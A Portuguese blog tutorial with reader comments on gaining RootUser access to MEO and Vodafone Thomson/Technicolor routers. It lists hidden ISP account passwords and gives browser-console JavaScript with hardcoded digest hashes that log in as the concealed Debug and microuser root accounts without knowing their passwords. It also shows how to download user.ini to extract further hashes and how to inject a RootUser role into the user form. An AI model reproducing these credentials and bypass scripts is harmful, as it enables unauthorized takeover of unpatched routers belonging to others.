Este processo permite criar utilizador com o perfil “RootUser” (MEO) / “VodafoneSupport” (Vodafone) no router Thomson/Technicolor utilizando um utilizador já conhecido ou através do acesso ao ficheiro user.ini.
ATENÇÃO: A MEO já lançou atualizações que inibem a utilização deste metodo, salvo se existir algum router com firmware antigo.
Apenas necessita do Chrome e de ter conhecimento de um utilizador SuperUser do router ou utilizador que permita o download do user.ini.
Vamos exemplificar com o Router MEO Technicolor TG784n v3 da MEO, mas poderá ser aplicado a outros ISP’s (Vodafone, Oi, Vivo, etc…) terá de usar um utilizador e password padrão para acesso ao router.
Utilizadores Padrão conhecidos de acesso ao Routers MEO e Vodafone
Poderá efetuar o acesso ao router utilizando um dos seguintes utilizadores já conhecidos. Ou em caso de impossibilidade verifique restantes métodos apresentados ao longo do artigo para acesso e criação de utilizador RootUser.
MEO
Thomson 780WL:
- Utilizador: Administrator
- Palavra-Passe: 3!play
- Perfil: Adminstrador
Thomson TG784 e TG787:
- Utilizador: Administrator
- Palavra-Passe: 3!play
- Perfil: Adminstrador
- Utilizador: meo
- Palavra-Passe: meo
- Perfil: Adminstrador
- Utilizador: sumeo
- Palavra-Passe: m30acc355
- Palavra-Passe: bfd,10ng (após a versão r8.4.2.Q)
- Perfil: SuperUser
- Utilizador: microuser
- Palavra-Passe: !C0nf16,M30
- Perfil: RootUser
Technicolor TG784n:
- Utilizador: telepac
- Palavra-Passe: telepac
- Perfil: Adminstrador
- Utilizador: telepac
- Palavra-Passe: (sem password, deixar em branco)
- Perfil: Adminstrador
- Utilizador: sapo
- Palavra-Passe: sapo
- Perfil: Adminstrador
Technicolor TG784n v3
- Utilizador: meo
- Palavra-Passe: meo
- Perfil: Adminstrador
- Utilizador: sumeo
- Palavra-Passe: bfd,10ng
- Perfil: SuperUser
Technicolor TG789vac v2
- Utilizador: meo
- Palavra-Passe: meo
- Perfil: Adminstrador
- Utilizador: sumeo
- Palavra-Passe: bfd,10ng
- Perfil: SuperUser
Technicolor TG799vn
- Utilizador: meo
- Palavra-Passe: meo
- Perfil: Adminstrador
- Utilizador: sumeo
- Palavra-Passe: bfd,10ng
- Perfil: SuperUser
- Utilizador: microuser
- Utilizador: !C0nf16,M30
- Perfil: RootUser
VODAFONE
- Utilizador: vodafone
- Palavra-Passe: vodafone
- Perfil: Adminstrador
- Utilizador: vodafone
- Palavra-Passe: (password do Wifi)
- Perfil: Adminstrador
- Utilizador: vodafone
- Palavra-Passe: (sem password, deixar em branco)
- Perfil: Adminstrador
Tipos de Utilizador e Privilégios:
Consulte os tipos de utilizador, e quais os privilégios de cada um deles.
| Tipo de Utilizador | Privilégios |
| RootUser | Esta é a conta raiz (mestre). Este usuário tem todos os privilégios sem nenhuma exceção ou limitação. |
| SuperUser | Este usuário pode executar qualquer serviço através de qualquer canal de acesso de qualquer origem de acesso. |
| TechnicalSupport | Esse usuário pode executar qualquer serviço através de qualquer canal de acesso da origem da WAN somente. |
| Administrator | Este usuário pode executar qualquer serviço através de qualquer canal de acesso, somente da origem LAN ou Local. |
| LAN_Admin | Este usuário pode executar somente configurações relacionadas à LAN através de qualquer canal de acesso de qualquer origem. |
| Poweruser | Este usuário tem acesso de leitura à GUI (página de serviço/visão geral) através do canal de acesso HTTP ou HTTPS, somente da origem LAN. |
| WAN_Admin | Esse usuário pode executar somente configurações relacionadas à WAN através de qualquer canal de acesso de qualquer origem. |
| User | Este usuário tem acesso de leitura à GUI (página de serviço/visão geral) através do canal de acesso HTTP ou HTTPS, somente da origem LAN. |
Acesso ao Technicolor /Thomson com RootUser já conhecido
No caso de nenhum dos utilizadores / palavra-passe (password) apresentados acima permitir o acesso ao router ou não tem as permissões necessárias para executar a ação pretendida, poderá prosseguir com o metodo abaixo.
No Browser Chrome digitar http://192.168.1.254/ e aceda à página de login e pressione Ctrl+shift+j para aceder à Console.
Importante: no caso de o router entrar de forma automatica na pagina interna do router (ex. TG84 da Vodafone), clique sobre o Utilizador (geralmente canto superior direito) e selecione Mudar de Utilizador, executando nesse ponto da página de login.
Na consola introduza o respectivo script abaixo, de acordo com a versão do Router Thomson/Technicolor e pressione Enter.
Prosseguindo a partir do Ponto 10 (mais abaixo), caso contrario tente aceder obtendo o ficheiro user.ini como identificado abaixo “Passos para acesso de RootUser e Criação de Utilizador “.

Escolher o script com os dados de utilizadores RootUser de acordo com o modelo do Router MEO:
TG799:
var user = “microuser“;
var hash2 = “bd739b58aea3a4278d11bff06496a38f”;
var HA2 = MD5(“GET” + “:” + uri);document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
TG799vn:
var user = “Debug“;
var hash2 = “082d7ff2a82ff89c3f9c5b2356144357”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
TG 787 SIP:
var user = “microuser“;
var hash2 = “afd39976a1973555831cdcb4309d4034”;
var HA2 = MD5(“GET” + “:” + uri);document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +
“:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
TG787:
var user = “Debug“;
var hash2 = “1019a97d050c3ef42997740ee54731bf”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
TG784n v3:
var user = “Debug“;
var hash2 = “276da5030a939d29642637f279629770”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
var user = “Debug“;
var hash2 = “91cd28f3d8d3a503e9839caaa2929123”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
TG 784:
var user = “microuser“;
var hash2 = “bd739b58aea3a4278d11bff06496a38f”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
var user = “Debug“;
var hash2 = “f2bb79a855558478357aa3ef778ffa1a”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +”:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
Vodafone – Scripts com os dados de utilizador “VodafoneSupport”:
TG 784 (testado em equipamento com a versão de software 10.2.2.8):
var user = “SuperUser“;
var hash2 = “fe0f37a8e98cf290fee75e3a10839f35”;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +
“:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
Passos para acesso de RootUser e Criação de Utilizador
No caso de nenhuma das opções anteriores permitirem o acesso via RootUser, efetuar os passos abaixo, para identificar o utilizador RootUser do seu Router Thomson/Technicolor.
Poderá descarregar o ficheiro user.ini e identificar o dados do RootUser, obter acesso de RootUser via GUI (página http://192.168.1.254) e criar um novo utilizador e definir a password, permitindo o acesso de RootUser via GUI e Telnet.
- Abrir o Chrome e abrir uma tab em modo incógnito (teclar Ctrl+shift+N)

2. Na respetiva janela, na linha de endereço adicionar http://192.168.1.254/dl/user.ini e introduzir os dados de acesso ao router e clique OK.
Nota: o router utilizado neste artigo é o MEO Technicolor TG784n v3, iremos utilizar o Utilizador: sumeo e Palavra-Passe:.

3. Se os dados introduzidos são válidos, irá solicitar para Guardar no seu computador o ficheiro user.ini, selecione uma localização e clique Save (Guardar).

4. Abrir o ficheiro utilizando o Notepad e pesquisar por [ mlpuser.ini ] (se aberto no Notepad++ fica na linha 1295), em name=xxxxxx, podemos consultar os nomes dos utilizadores criados e em role=xxxxxxx qual o perfil atribuido.
Dados retirados do ficheiro mlpuser.ini:
[ mlpuser.ini ]
add name=Administrator password=_CYP2_f7599a2a3afb9742d0163de1de79a8455fb297e059961d8f role=Administrator hash2=b191e37dc934845ad75cd5d5b3d4b141 crypt=k5LL.IKRAk1m2 deflocadmin=enabled
add name=meo password=_CYP2_29dc8446cfa118f40a526f8006c9fdc0a823418cf845dd9f role=Administrator hash2=ed3e2f19f446f857987a6eedc5bb4115 crypt=Q2TfK4lREvD3Y
add name=sumeo password=_CYP2_5d49a9e19cc53e231e56873952c7f1ddf4ceedd91e1d667b role=SuperUser hash2=118ca30785c2ddf83ec8cab54add5b6a crypt=NsFV9K7pg2OcY
add name=Debug password=_CYP2_1f76e9eba6e49886da2c70504657526516c2b828405cd445 role=RootUser hash2=276da5030a939d29642637f279629770 crypt=oNVJ.FrCrsw4U
add name=nauser password=_CYP2_b973f91d342556254b3bbcfccb6c4c73f0eb64f098be6b54 role=NA hash2=d3eff9622e6e8efe7d8c059c596f075f crypt=40ahe41ab7aIM
add name=CP1411RAVFH password=_CYP2_f589fd40208eab0e2b374b66fae4bdfc64c97e2eba0894a5 role=WebBlock hash2=deaede1103697267ecd65b2d36953051 crypt=ajUG1rGJ.j9xk defuser=enabled
5. De acordo com os dados encontrados em [ mlpuser.ini ] e considerando os diferentes utilizadores temos o Utilizador: Debug que tem o perfil RootUser, que tem todos os privilégios.
add name=Debug password=_CYP2_1f76e9eba6e49886da2c70504657526516c2b828405cd445 role=RootUser hash2=276da5030a939d29642637f279629770 crypt=oNVJ.FrCrsw4U
6. No chrome, tal indicado no ponto 1, vamos abrir nova janela como incognito.
7. Digitar http://192.168.1.254/ e aceda à página de login e pressione Ctrl+shift+j para aceder à Console.
Na consola introduza o script abaixo, substituindo apenas os dados a negrito que foram recolhidos no [ mlpuser.ini ] do utilizador com o perfil RootUser.
Para o script a introduzir na consola, necessita do nome do utilizador obtido em name=xxxxx e da hash2=xxxxxx exemplifico com o user Debug:
add name=Debug password=_CYP2_1f76e9eba6e49886da2c70504657526516c2b828405cd445 role=RootUser hash2=276da5030a939d29642637f279629770 crypt=oNVJ.FrCrsw4U
8. Adicionar o script a introduzir na consola substituindo os dados a negrito pelos dados que recolheu do seu utilizador e clique Enter
var user = “Debug“;
var hash2 = “276da5030a939d29642637f279629770“;
var HA2 = MD5(“GET” + “:” + uri);
document.getElementById(“user”).value = user;
document.getElementById(“hidepw”).value = MD5(hash2 + “:” + nonce +
“:” + “00000001” + “:” + “xyz” + “:” + qop + “:” + HA2);
document.authform.submit();
9. Confirme no canto superior esquerdo, se autenticou com o utilizador utilizador (no meu caso do Debug que tem perfil RootUser).
Nota: desta forma podemos efetuar alterações que estejam implementadas ao nivel da página interna do Router, com o utilizador RootUser.

10. Poderá aceder a Ferramentas > Gestão de Utilizadores e adicionar um novo utilizador em “Adicionar novo utilizador” com permissões de SuperUser (conforme passos abaixo) ou alterar os privilégios de um existente em Configurar.

11. Preencher os dados e clique Aplicar.
Nota: desta forma é possivel criar um novo utilizador ou alterar as permissões de um existente e atribuir Previlégios de administração de SuperUser (não existe disponivel o Perfil de RootUser).

Acrescentar o perfil de RootUser
Para disponibilizar em “Privilégios de administração” o perfil de RootUser, após clicar em Adicionar novo utilizador, na Consola adicone o scrit abaixo e click Enter. Será acrescentado o perfil RootUser.
var Privilege = document.getElementsByName(’31’)[0];
var opt = document.createElement(‘option’);
opt.value = ‘RootUser’;
opt.innerHTML = ‘RootUser’;
Privilege.appendChild(opt);

No caso da Vodafone, devem disponibilizar a opção de SuperUser que tem o perfil “VodafoneSupport”, com o seguinte código:
var Privilege = document.getElementsByName(’31’)[0];
var opt = document.createElement(‘option’);
opt.value = ‘VodafoneSupport’;
opt.innerHTML = ‘VodafoneSupport’;
Privilege.appendChild(opt);
12. Lista de todos os utilizadores e respectivos perfis, incluindo o Utilizador: kbaseptroot com perfil de RootUser, com uma password atribuída por mim e que me irá permitir efetuar alterações via Telnet.

13. Autenticar com os dados configurados do utilizador e confirmar o acesso canto superior esquerdo.

Autenticado via telnet com o utilizador SuperUser criado.

Autenticado via telnet com o utilizador RootUser criado.

Caso necessitem de ajuda deixem comentário abaixo, identificando sempre que possivel o Operador / Modelo / Versão de Software, bem como a dificuldade encontrada, para que possamos ajudar.
Dado que não nos é possivel testar todos os routers, contamos com os vossos comentários, para que possamos melhorar o artigo identificando os modelos em que foi/e não foi possivel criar utilizador.
Coloquem sempre Operador / Modelo / Versão de Software
(ex. MEO Technicolor TG784n v3 – versão do software: 10.2.1.D)


21 Comentários
Nuno Sousa
14 Fev 2021
Boa tarde. Obrigado pela excelente explicação.
Já há alguma forma de obter acesso root para o Technicolor TG784n v3 da MEO com o firmware 10.5.8.U [FV]?
Obrigado
Duarte Spínola
14 Fev 2021
Como referido no comentário abaixo a versão 10.5.8.U já não permite descarregar o ficheiro user.ini, para ter acesso a hash. Este bug que permitia o acesso, já foi corrigido pela MEO. No caso de outros operadores ex. Vodafone, não tenho conhecimento se já o fez.
Paulo
4 Jan 2021
Olá a todos.
Gostava de ter acesso com privilégios rootuser ao Technicolor TG784n v3 da MEO com o recente firmware M19 10.5.8.U [FV] e serial number Technicolor TG784n v3 (CP1429SAB4T), mas não consigo. Dos conjuntos de login utilizador/password acima apresentados apenas o conjunto [meo/meo] funciona. Tentei usar o código apresentado pra aceder ao router com privilégios de rootuser e criar o utilizador debug mas obtive um erro e não consegui. Talvez o hash2 apresentado esteja errado?
Alguém tem o hash2 para a minha versão?
Tentei fazer download do ficheiro user.ini com o login [meo/meo] com o browser explorer edge e brave e não consegui.
Alguém tem o ficheiro user.ini /hash2 que o possa disponibilizar?
Obrigado.
Paulo
Duarte Spínola
8 Jan 2021
As a versão Technicolor TG784n v3 10.5.8.U já não permite descarregar o ficheiro user.ini, para ter acesso a hash.